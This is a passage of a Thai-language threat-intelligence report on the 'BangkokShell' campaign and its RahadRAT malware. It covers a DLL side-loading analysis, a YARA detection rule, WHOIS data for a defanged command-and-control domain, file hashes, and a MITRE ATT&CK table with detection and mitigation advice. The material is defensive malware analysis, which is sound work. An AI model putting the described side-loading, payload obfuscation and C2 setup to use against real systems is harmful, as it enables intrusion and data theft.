0x0D	เก็บรวบรวมข้อมูลเกี่ยวกับไดรฟ์บนเครื่องคอมพิวเตอร์ เช่น ชื่อไดรฟ์ ประเภท และพื้นที่ว่าง เป็นต้น
0x0E	ตรวจสอบหาไฟล์ภายในเครื่องคอมพิวเตอร์
0x0F	ลบไดเรคทอรี่
0x10	สร้างไดเรคทอรี่
0x11	ลบไฟล์
0x12	ย้ายไฟล์หรือไดเรคทอรี่

รูปภาพประกอบ (1)



Address	Hex																ASCII
00FDE308	00	00	21	10	42	20	63	30	84	40	A5	50	C6	60	E7	70	..!.B c0.@¥PÆ`çp
00FDE318	08	81	29	91	4A	A1	6B	B1	8C	C1	AD	D1	CE	E1	EF	F1	..).J¡k±.Á.ÑÎáïñ
00FDE328	31	12	10	02	73	32	52	22	B5	52	94	42	F7	72	D6	62	1...s2R"µR.B÷rÖb
00FDE338	39	93	18	83	7B	B3	5A	A3	BD	D3	9C	C3	FF	F3	DE	E3	9...{³Z£½Ó.ÃÿóÞã
00FDE348	62	24	43	34	20	04	01	14	E6	64	C7	74	A4	44	85	54	b$C4 ...ædÇt¤D.T
00FDE358	6A	A5	4B	B5	28	85	09	95	EE	E5	CF	F5	AC	C5	8D	D5	j¥Kµ(...îåÏõ¬Å.Õ
00FDE368	53	36	72	26	11	16	30	06	D7	76	F6	66	95	56	B4	46	S6r&..0.×vöf.V´F
00FDE378	5B	B7	7A	A7	19	97	38	87	DF	F7	FE	E7	9D	D7	BC	C7	[·z§..8.ß÷þç.×¼Ç
00FDE388	C4	48	E5	58	86	68	A7	78	40	08	61	18	02	28	23	38	ÄHåX.h§x@.a..(#8
00FDE398	CC	C9	ED	D9	8E	E9	AF	F9	48	89	69	99	0A	A9	2B	B9	ÌÉíÙ.é¯ùH.i..©+¹
00FDE3A8	F5	5A	D4	4A	B7	7A	96	6A	71	1A	50	0A	33	3A	12	2A	õZÔJ·z.jq.P.3:.*
00FDE3B8	FD	DB	DC	CB	BF	FB	9E	EB	79	9B	58	8B	3B	BB	1A	AB	ýÛÜË¿û.ëy.X.;».«
00FDE3C8	A6	6C	87	7C	E4	4C	C5	5C	22	2C	03	3C	60	0C	41	1C	¦l.|äLÅ\",.<`.A.
00FDE3D8	AE	ED	8F	FD	EC	CD	CD	DD	2A	AD	0B	BD	68	8D	49	9D	®í.ýìÍÍÝ*..½h.I.
00FDE3E8	97	7E	B6	6E	D5	5E	F4	4E	13	3E	32	2E	51	1E	70	0E	.~¶nÕ^ôN.>2.Q.p.
00FDE3F8	9F	FF	BE	EF	DD	DF	FC	CF	1B	BF	3A	AF	59	9F	78	8F	.ÿ¾ïÝßüÏ.¿:¯Y.x.
00FDE408	88	91	A9	81	CA	B1	EB	A1	0C	D1	2D	C1	4E	F1	6F	E1	..©.Ê±ë¡.Ñ-ÁNñoá
00FDE418	80	10	A1	00	C2	30	E3	20	04	50	25	40	46	70	67	60	..¡.Â0ã .P%@Fpg`
00FDE428	B9	83	98	93	FB	A3	DA	B3	3D	C3	1C	D3	7F	E3	5E	F3	¹...û£Ú³=Ã.Ó.ã^ó
00FDE438	B1	02	90	12	F3	22	D2	32	35	42	14	52	77	62	56	72	±...ó"Ò25B.RwbVr
00FDE448	EA	B5	CB	A5	A8	95	89	85	6E	F5	4F	E5	2C	D5	0D	C5	êµË¥¨...nõOå,Õ.Å
00FDE458	E2	34	C3	24	A0	14	81	04	66	74	47	64	24	54	05	44	â4Ã$ ...ftGd$T.D
00FDE468	DB	A7	FA	B7	99	87	B8	97	5F	E7	7E	F7	1D	C7	3C	D7	Û§ú·...¸._ç~÷.Ç<×
00FDE478	D3	26	F2	36	91	06	B0	16	57	66	76	76	15	46	34	56	Ó&ò6..°.WfvvF4V
00FDE488	4C	D9	6D	C9	0E	F9	2F	E9	C8	99	E9	89	8A	B9	AB	A9	LÙmÉ.ù/éÈ.é..¹«©
00FDE498	44	58	65	48	06	78	27	68	C0	18	E1	08	82	38	A3	28	DXeH.x'hÀ.á..8£(
00FDE4A8	7D	CB	5C	DB	3F	EB	1E	FB	F9	8B	D8	9B	BB	AB	9A	BB	}Ë\Û?ë.ûù.Ø.»«.»

ภาพที่ 28 *ข้อมูล CRC-16/XMODEM lookup table ที่ถูกใช้ในกระบวนการตรวจสอบความถูกต้องของข้อมูลโดยมัลแวร์ RahadRAT*

---

cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0

Tags

Suspicious DLL | DLL Side-loading | BangkokShell

รายละเอียดของไฟล์

ชื่อไฟล์	imobiledevice.dll
ขนาด	79360 ไบต์
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	aad94f16aa5002f08212d33a04b2da88
SHA1	f113c9dfc8ee99d442491e65974b0a7d49ac95ea
SHA256	cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0
SHA512	f8c2d2ba45949df498f50cf54ccdf34cc542aff9b904a001e59c8441d075d3d2d6985b85bf8e466c99a0db1630d8641b35006758e7b64f76933631b595005b8e
ssdeep	1536:eXrawEwyr2Fz+R4KsRPDKr03c8HWsWjcdkOWstjSri:eOwny6EmR5qWZ

Entropy	6.27

แอนตี้ไวรัส

ClamAV	Undetected
Kaspersky	Undetected
Microsoft	Undetected

Yara Rules

```
import "pe"

rule bangkokshell_imobiledevice_dll
{
    meta:
        version = "1.0"
        first_imported = "2023-06-15"
        last_modified = "2023-06-15"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect imobiledevice.dll, which is the loaded module for the main PE used in this operation. This file, by itself, is not malicious but is also not a benign file. It should be considered an indicator of an attack if it has been discovered in the environment."
        hash = "cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0 "

    strings:
        $dll_name = "imobiledevice.dll"
        $exp_func1 = "afc_client_free"
        $exp_func2 = "debugserver_decode_string"
        $exp_func3 = "idevice_disconnect"
        $exp_func4 = "lockdownd_activate"
```

```
        $exp_func5 = "mobilesync_anchors_new"

    condition:
        pe.is_dll()
        and filesize < 100KB
        and pe.imphash() == "fd3a5d0640b4ad18cc4154ffa40d7b34"
        and pe.number_of_signatures == 0
        and ($dll_name and 2 of ($exp_func*))
}
```

PE Metadata	
Compile Date	2021-12-15 15:22:47 UTC
Import Hash	fd3a5d0640b4ad18cc4154ffa40d7b34

PE Sections

MD5	Name	Raw Size	Virtual Size	Entropy
212ec1a7325e5c23e9d52e3b0018efd4	.text	41472	41302	6.69
d4630c4106303e708255c40f666d65f7	.rdata	28672	28298	4.87
d6ccbd774f74091f97676831e7d85061	.data	4608	12096	3.25
16022ea0ea9ed1db0383242c35f7201e	.reloc	3584	3244	6.29

Compilers/Linker

Microsoft Visual C++ ver. ~7.10 - Linker 12 - Visual 2013

ความเชื่อมโยง

ไฟล์ cb0a22c4ee... (imobiledevice.dll)	Loaded by	ไฟล์ 19e48527fc... (OneDriveStandaloneUpdater.exe)

รายละเอียด

ไฟล์ cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0 (imobiledevice.dll) เป็นไฟล์ประเภท DLL ที่ถูกตรวจพบอยู่ภายในโฟลเดอร์ %PROGRAMDATA%/Microsoft/Windows/DeviceMetadataStore ร่วมกับไฟล์ต้องสงสัยอีกจำนวน 3 รายการ ได้แก่ OneDriveStandaloneUpdater.exe, getopt.dll, และ license

ในช่วง runtime ไฟล์ cb0a22c4ee... จะถูกโหลดเข้าสู่หน่วยความจำของโปรเซสด้วยเทคนิค DLL side-loading โดยอาศัยการทำงานของโปรเซส OneDriveStandaloneUpdater.exe (SHA256: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573) รายละเอียดตามภาพที่ 29

Process Name	PID	Operation	Path	Result
OneDriveStandaloneUpdater.exe	4560	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
OneDriveStandaloneUpdater.exe	4560	Load Image	C:\Windows\SysWOW64\ucrtbase.dll	SUCCESS
OneDriveStandaloneUpdater.exe	4560	Load Image	C:\Users\REM\Desktop\audit\audit\audit\mobiledevice.dll	SUCCESS
OneDriveStandaloneUpdater.exe	4560	Load Image	C:\Users\REM\Desktop\audit\audit\audit\getopt.dll	SUCCESS
OneDriveStandaloneUpdater.exe	4560	Load Image	C:\Windows\SysWOW64\vcruntime140.dll	SUCCESS
OneDriveStandaloneUpdater.exe	4560	Load Image	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS

ภาพที่ 29 *ไฟล์ cb0a22c4ee... ถูกโหลดเข้าสู่หน่วยความจำของโปรเซสโดย OneDriveStandaloneUpdater.exe*

เมื่อทำการตรวจสอบ export function table ของไฟล์ cb0a22c4ee... พบว่ามีความผิดปกติหลายจุด เช่น exports function มีจำนวน 287 รายการ แต่ทุกรายการมีตำแหน่ง (address) เป็นค่าเดียวกันทั้งหมด (ภาพที่ 30) โดยที่ภายในฟังก์ชันเหล่านี้ไม่มีรายละเอียดการทำงานใด ๆ นอกจากถูกกำหนดให้ทำการ return เพียงเท่านั้น (ภาพที่ 31)

Name	Address	Ordinal
afc_client_free	0000000010001000	1
afc_client_new	0000000010001000	2
afc_client_new_from_house_arrest_client	0000000010001000	3
afc_client_new_with_service_client	0000000010001000	4
afc_client_start_service	0000000010001000	5
afc_dictionary_free	0000000010001000	6
afc_file_close	0000000010001000	7
afc_file_lock	0000000010001000	8
afc_file_open	0000000010001000	9
afc_file_read	0000000010001000	10
afc_file_seek	0000000010001000	11
afc_file_tell	0000000010001000	12
afc_file_truncate	0000000010001000	13

ภาพที่ 30 *export function ของไฟล์ cb0a22c4ee... แสดงให้เห็นความผิดปกติในค่าตำแหน่ง (address) ของแต่ละฟังก์ชันซึ่งเป็นค่าเดียวกันทั้งหมด*

```
.text:10001000                  public webinspector_send
.text:10001000 webinspector_send proc near              ; DATA XREF: .rdata:off_10010058↓o
.text:10001000                  retn                    ; afc_client_free
.text:10001000 webinspector_send endp                   ; afc_client_new
.text:10001000                                          ; afc_client_new_from_house_arrest_client
.text:10001000                                          ; afc_client_new_with_service_client
.text:10001000                                          ; afc_client_start_service
.text:10001000                                          ; afc_dictionary_free
.text:10001000                                          ; afc_file_close
.text:10001000                                          ; afc_file_lock
.text:10001000                                          ; afc_file_open
.text:10001000                                          ; afc_file_read
.text:10001000                                          ; afc_file_seek
.text:10001000                                          ; afc_file_tell
.text:10001000                                          ; afc_file_truncate
.text:10001000                                          ; afc_file_write
.text:10001000                                          ; afc_get_device_info
.text:10001000                                          ; afc_get_device_info_key
```

ภาพที่ 31 *ความผิดปกติในรายละเอียดการทำงานของแต่ละฟังก์ชันซึ่งมีเพียงคำสั่ง return เท่านั้น*

เมื่อทำการตรวจสอบข้อมูล compile date และ compiler ของไฟล์ cb0a22c4ee... เทียบกันกับไฟล์ต้องสงสัยอื่น ๆ ที่ถูกใช้ในการโจมตีครั้งนี้ พบว่าไฟล์ดังกล่าวถูก compile ภายในวันเดียวกันกับไฟล์ getopt.dll (SHA256: 87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f) และไฟล์ payload (SHA256: 955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5) นอกจากนี้ยังมีการใช้ compiler ที่สอดคล้องกันทั้งหมด ในขณะที่ข้อมูล compile date และ compiler ของไฟล์ OneDriveStandaloneUpdater.exe (SHA256: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573) มีความแตกต่างกับไฟล์ทั้งสามรายการในข้างต้นอย่างสิ้นเชิง รายละเอียดตามตารางที่ 3

ตารางที่ 3 รายละเอียดการเปรียบเทียบ compile date และ compiler

ไฟล์	Compile date	Compiler	หมายเหตุ
cb0a22c4ee... (imobiledevice.dll)	2021-12-15 15:22:47 UTC	Microsoft Visual C++ ver. ~7.10 - Linker 12 - Visual 2013	suspicious
87b48238f4... (getopt.dll)	2021-12-15 17:44:58 UTC	Microsoft Visual C++ ver. ~7.10 - Linker 12 - Visual 2013	malicious
955060f972... (payload)	2021-12-15 23:26:12 UTC	Microsoft Visual C/C++(2013 SP5)[-]	malicious

ไฟล์	Compile date	Compiler	หมายเหตุ
19e48527fc... (OneDriveStandaloneUpdater.exe)	2022-01-25 15:24:01 UTC	Microsoft Visual C++ v.14 - 2015	legitimate

พิจารณาจากข้อมูลในข้างต้นทำให้สามารถคาดการณ์ด้วยความเชื่อมันในระดับปานกลาง (medium level of confidence) ได้ว่าไฟล์ cb0a22c4ee... ถูก compile ขึ้นมาโดยผู้โจมตีเพื่อนำมาใช้เป็นโมดูลให้กับไฟล์ OneDriveStandaloneUpdater.exe (SHA256: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573) เพื่อทำให้ไฟล์ดังกล่าวสามารถทำงานได้ตามปกติ ในขณะที่ตัวไฟล์ cb0a22c4ee... เองนั้นไม่ได้มีพฤติกรรมหรือขีดความสามารถที่เป็นอันตรายแต่อย่างใด

---

www.bangkokdailyone[.]com

Tags

Command and Control BangkokShell

พอร์ต

21, 443, 53, 80, 8080

Whois

Domain Name: bangkokdailyone.com

Registry Domain ID: 2770302130_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.registrar.eu

Registrar URL: http://www.registrar.eu

Updated Date: 2023-04-04T07:00:53Z

Creation Date: 2023-04-04T04:23:10Z

Registrar Registration Expiration Date: 2024-04-04T04:23:10Z

Registrar: Hosting Concepts B.V. d/b/a Registrar.eu

Registrar IANA ID: 1647

Name Server: ns1.site-dns.com

Name Server: ns3.site-dns.com

Name Server: ns2.site-dns.com

ความเชื่อมโยง

www.bangkokdailyone[.]com	Connected by	ไฟล์ 955060f972... (payload)


รายละเอียด

โดเมน www.bangkokdailyone[.]com จะถูกเรียกใช้งานโดยไฟล์ 955060f972... (payload) เพื่อใช้เป็น C2 สำหรับการรับส่งข้อมูล เช่น คอยส่งคำสั่งในการควบคุมการทำงานมัลแวร์ รวมถึงคอยรับข้อมูลที่มัลแวร์เก็บรวบรวมได้จากเครื่องคอมพิวเตอร์ เป็นต้น

ข้อมูลจาก Whois แสดงให้เห็นว่าโดเมนดังกล่าวถูกจดทะเบียนเมื่อวันที่ 4 เมษายน พ.ศ. 2566 ซึ่งหมายความว่า ณ ขณะที่เขียนรายงานฉบับนี้ (16 มิถุนายน พ.ศ. 2566) ผู้โจมตีพึ่งจะมีการจัดเตรียม infrastructure สำหรับใช้ปฏิบัติการครั้งนี้ได้ไม่นาน อย่างไรก็ตาม ผลจากการตรวจสอบพบว่าผู้โจมตีได้ตั้งค่า nameserver ของโดเมน www.bangkokdailyone[.]com เอาไว้ในลักษณะของ Parked Domain[7] โดยชี้ไปยังหมายเลขไอพี 74.114.154[.]18 ซึ่งเป็นหมายเลขไอพีของผู้ให้บริการเว็บไซต์ Tumblr ซึ่งจะส่งผลให้เมื่อมัลแวร์เรียกไปยังโดเมนดังกล่าวก็จะไม่ได้รับการตอบกลับด้วยข้อมูลในรูปแบบตามที่มัลแวร์ต้องการและจะทำให้ให้มัลแวร์ไม่แสดงพฤติกรรมที่เป็นอันตราย แต่ในขณะเดียวกันมัลแวร์ก็จะยังคงคอยพยายามเชื่อมต่อกับ C2 อย่างต่อเนื่อง และเมื่อใดก็ตามที่ผู้โจมตีแก้ไข nameserver ให้ชี้ไปยังหมายเลขไอพีของเครื่องแม่ข่าย C2 ที่แท้จริง มัลแวร์ก็จะสามารถทำการเชื่อมต่อได้ทันทีและพร้อมที่จะรับคำสั่งเพื่อแสดงพฤติกรรมที่เป็นอันตรายต่อไป

[7] "What Is a Parked Domain, and Why Should You Care? - HubSpot Blog." 17 Mar. 2021, https://blog.hubspot.com/website/what-is-parked-domain. Accessed 16 Jun. 2023.

รูปภาพประกอบ (1)



ภาพที่ 32 *Parked domain ของ www.bangkokdailyone[.]com ณ วันที่ 16 มิถุนายน พ.ศ. 2566 ซึ่ง solve ไปยังหมายเลขไอพีของเว็บไซต์ Tumblr*

Revisions

16 มิ.ย.66: เวอร์ชันที่ 1

26 มิ.ย.66: เวอร์ชันที่ 2

Indicators of Compromise (IOCs)

Hash

- OneDriveStandaloneUpdater.exe (masqueraded)
  - MD5: b1c69e510750fb2f3263c10baa0ba38c
  - SHA1: 848f3de2b3eb5931505006299afeda797836cb2e
  - SHA256: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573
  - ssdeep: 384:81Rpp9e3TkYKJdsN7MGb0NO0pwK3RUAiGmGovy8ZpH0JWsEpwK3ReNxGmGovy8Z9:8Np94jKbsN7MGb0N7J4yiRSW7qjyiRuS
- getopt.dll (malicious)
  - MD5: d69d2ff5b274da7d42ebb933b4fb9ce8
  - SHA1: cd2209c0e73f3601603130dd84d5140dcd53e763
  - SHA256: 87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f
  - ssdeep: 1536:HzAYizrxC80xliPqv8bElc8M8VsWjcdjwEQme:HriNAhA8UEb
- license (shellcode)
  - MD5: 14b7a6fb6c10ff0bf55cd40bb23ecb2a
  - SHA1: 9ee16c5588026e4576e79a46244106884259c211
  - SHA256: 0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e
  - ssdeep: 384:FsT8LxE/1Ibr7Azy1yva50y0o+hOqOJFDtxQIEcIdkx:Fsf1svAzvCO7VQ3/
- payload
  - MD5: 5ecb74d0eec70398d187c28644aebb48
  - SHA1: 2ec4e54f9f513e543e780a1d05b6c1819cd4ddce
  - SHA256: 955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5
  - ssdeep: 384:9aElZfbWQhCq/N4R+JK0qAJbTOaLdB18j+gn10TDpWJteTDk:9aEl1hCUZ+4v1YeDpW/Ao
- imobiledevice.dll

- MD5: aad94f16aa5002f08212d33a04b2da88
- SHA1: f113c9dfc8ee99d442491e65974b0a7d49ac95ea
- SHA256: cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0
- ssdeep: 1536:eXrawEwyr2Fz+R4KsRPDKr03c8HWsWjcdkOWstjSri:eOwny6EmR5qWZ

Network

- Domain
  - www.bangkokdailyone[.]com
- User Agent
  - Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Path

%PROGRAMDATA%/Microsoft/Windows/DeviceMetadataStore

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK - Enterprise[8]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Develop Capabilities: Malware	T1587.001	ผู้โจมตีอาศัยโค๊ดบางส่วนจากโปรเจกต์โอเพนซอร์สบนเว็บไซต์ Github ชื่อ DllToShellCode ในการพัฒนา shellcode เพื่อนำมาใช้ในการโจมตีครั้งนี้	**Detection:** [DS0004] การวิเคราะห์มัลแวร์เพื่อเก็บรวบรวมข้อมูล IOCs และ TTPs สามารถนำข้อมูลเหล่านี้มาใช้ประโยชน์ในการเฝ้าระวังและติดตามการพัฒนา features ใหม่ ๆ ของมัลแวร์ได้
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Command and Scripting Interpreter: Windows Command Shell	T1059.003	มัลแวร์สามารถสร้างโปรเซส cmd.exe และใช้ในการ execute คำสั่งที่ได้รับมาจาก C2 ได้	**Mitigations:** [M1038] การใช้งานระบบ application control สามารถช่วยป้องกันการโจมตีประเภทนี้ได้ **Detection:** [DS0009] ตรวจสอบพฤติกรรมการสร้างหรือเรียกใช้งานโปรเซส cmd.exe ที่ผิดปกติ เช่น parent process (PPID) เป็น OneDriveStandaloneUpdater.exe แต่ทำการเรียกใช้งาน cmd.exe เป็นต้น
Native API	T1106	มัลแวร์มีการใช้งาน Windows API (WinAPI) จำนวนมากเพื่อใช้ในกระบวนการทำงาน เช่น ทำการโหลดและ map ไฟล์ shellcode โดยเรียก	**Mitigations:** [M1038] ใช้งาน application control เช่น Windows Defender Application Control, AppLocker, หรือ

[8] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

Resource Development			
		ใช้ CreateFileW, GetFileSize, VirtualAlloc, และ ReadFile รวมถึงการใช้ WinAPI เช่น GetProcAddress และ LoadLibrary ในการ solve WinAPI อื่น ๆ เพื่อใช้ในการโจมตีขั้นต่อไป เป็นต้น	Software Restriction Policies เพื่อบล็อคซอฟต์แวร์ที่เป็นอันตรายไม่ให้ทำการ execution ได้ **Detection:** [DS0011] เฝ้าระวังอีเว้นท์ที่เกี่ยวข้องกับการสร้างไฟล์ DLL/PE รวมถึงการโหลดไฟล์ดังกล่าว และควรตรวจสอบพฤติกรรมการโหลดไฟล์ประเภท system DLL โดยโปรเซสต้องสงสัย, [DS0009] เฝ้าระวังและตรวจสอบการเรียกใช้งาน API ของโปรเซสต้องสงสัยโดยอาศัยข้อมูลประกอบอื่น ๆ ร่วมด้วยเพื่อช่วยในการวิเคราะห์พฤติกรรมที่ผิดปกติ
Shared Modules	T1129	ไฟล์ getopt.dll (malicious) มี export function ที่เป็นอันตรายคือ getopt_long_a ซึ่งจะถูกเรียกใช้งานโดยไฟล์ PE ได้	**Mitigations:** [M1038] ใช้งาน application control เพื่อป้องกันไม่ให้ไฟล์ DLL ที่เป็นอันตรายถูกโหลดใช้งาน **Detection:** [DS0011] หากเป็นไปได้ควรจำกัดให้สามารถโหลด DLL module จากภายใต้ไดเรคทอรี่ %SystemRoot% และ %ProgramFiles% เท่านั้นซึ่งจะช่วยป้องกันการโหลดใช้งานโมดูลจาก path อื่น ๆ ที่ไม่ปลอดภัยได้, [DS0009] เฝ้าระวังการเรียกใช้งาน API ซึ่งอาจจะถูกใช้ในการ execute payload ผ่าน shared modules

Resource Development			
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated Files or Information: Dynamic API Resolution	T1027.007	ไฟล์ shellcode มีการใช้งาน BKDR Hash เพื่อเปรียบเทียบกับข้อมูล DllName ที่ได้จากการ parsing ข้อมูลใน PEB ก่อนที่จะทำการ solve API เพื่อนำมาใช้งาน นอกจากนี้มัลแวร์ยังมีการสร้าง WinAPI table ในช่วง runtime โดยใช้เทคนิค stackstrings ร่วมกับการ enumulate PEB จากนั้นจะเรียกใช้งาน WinAPI ผ่านเทคนิค indirect call ซึ่งเป็นการเรียก API ผ่าน pointer ใน memory ทำให้การตรวจสอบด้วยวิธี static analysis ทำได้ยากขึ้น	**Detection:** [DS0022] ระบบป้องกันในรูปแบบ file-based signature สามารถใช้ในการตรวจจับเทคนิค dynamical resolution ได้ แต่ทั้งนี้ขึ้นอยู่กับวิธีการที่มัลแวร์ใช้ในการ obfuscate API ด้วย, [DS0011] ตรวจสอบการโหลดใช้งานโมดูลโดยเฉพาะโมดูลที่ไม่ปรากฏใน import tables นอกจากนี้การวิเคราะห์มัลแวร์ด้วยเทคนิค Dynamic Analysis สามารถใช้ในการตรวจสอบพฤติกรรมการเรียกใช้งานโมดูลและ API ที่ผิดปกติของไฟล์ต้องสงสัยได้, [DS0009] เฝ้าระวังและตรวจสอบการเรียกใช้งานฟังก์ชัน GetProcAddress() และ LoadLibrary() ซึ่งมักจะถูกใช้ในเทคนิค dynamic loading API
Obfuscated Files or Information: Embedded Payloads	T1027.009	ไฟล์ shellcode มีการ embedded ไฟล์ payload เอาไว้ภายใน โดยที่ไฟล์ payload ถูก obfuscate เอาไว้ด้วยอัลกอริทึม XOR ciper	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับและปิดกั้นการทำงานของไฟล์ต้องสงสัยได้, [M1040] ใช้งานระบบป้องกันที่อาศัยการตรวจจับพฤติกรรมต้องสงสัย เช่น บนระบบปฏิบัติการ Windows 10 สามารถเปิดใช้งาน Attack Surface Reduction (ASR) เป็นต้น

Resource Development			
			Detection: [DS0022] เฝ้าระวังและตรวจสอบไฟล์ที่ถูกสร้างขึ้นใหม่ในระบบ โดยเฉพาะไฟล์ที่มีขนาดใหญ่หรือมีค่า entropy ในระดับสูงผิดปกติ
Masquerading: Match Legitimate Name or Location	T1036.005	ผู้โจมตีตั้งชื่อไฟล์ว่า OneDriveStandaloneUpdater.exe เพื่อให้คล้ายคลึงกับไฟล์ที่เกี่ยวข้องกับ Microsoft OneDrive รวมถึงไฟล์อื่น ๆ เช่น getopt.dll และ imobiledevice.dll เพื่อให้คล้ายคลึงกับชื่อไฟล์ในไลบรารี libimobiledevice	**Mitigations:** [M1038] ใช้งานเครื่องมือประเภท application control ที่สามารถปิดกั้นการ execution ของโปรแกรมโดยกำหนดเงื่อนไขที่นอกเหนือจากชื่อของไฟล์, [M1022] ปิดกั้นการ execution ของไฟล์ binary จาก directory หรือ location ที่ไม่ตรงตามนโยบายการรักษาความปลอดภัยขององค์กร **Detection:** [DS0022] เปรียบเทียบ hash กับชื่อไฟล์โดยอาศัยข้อมูลจากฐานข้อมูลที่มีว่าสอดคล้องกันหรือไม่ และทำการเฝ้าระวังไฟล์ที่ถูก execute จาก location ที่ผิดปกติ รวมถึงเฝ้าระวังไฟล์ที่มี modified date ไม่สอดคล้องกับข้อมูลที่ได้รับจากการ update หรือ patch, [DS0009] ในกรณีของโปรเซส ให้ตรวจสอบเชิงลึกด้วยการเช็คข้อมูล InternalName, OriginalFilename, และ/หรือ ProductName ว่าสอดคล้องกับชื่อไฟล์ (filename) หรือไม่
Indicator	T1070	มัลแวร์สามารถสั่งการจาก C2 เพื่อ	**Detection:** [DS0015] เฝ้าระวัง

Resource Development			
Removal		ทำการ terminate โปรเซส cmd.exe รวมถึง pipe handles ต่าง ๆ ที่สร้างเอาไว้ได้	และตรวจสอบ application log ที่ดูผิดปกติ เช่น โปรเซส OneDriveStandaloneUpdater.exe ทำการ terminate โปรเซส cmd.exe, [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อ terminate โปรเซสอื่น ๆ ได้ เช่น TerminateProcess
Indicator Removal: File Deletion	T1070.004	มัลแวร์สามารถสั่งการจาก C2 เพื่อทำการลบไฟล์หรือไดเรคทอรี่บนเครื่องคอมพิวเตอร์ได้	**Detection:** [DS0022] คอยเฝ้าระวังพฤติกรรมผิดปกติที่ทำการลบไฟล์หรือไดเรคทอรี่บนเครื่องคอมพิวเตอร์
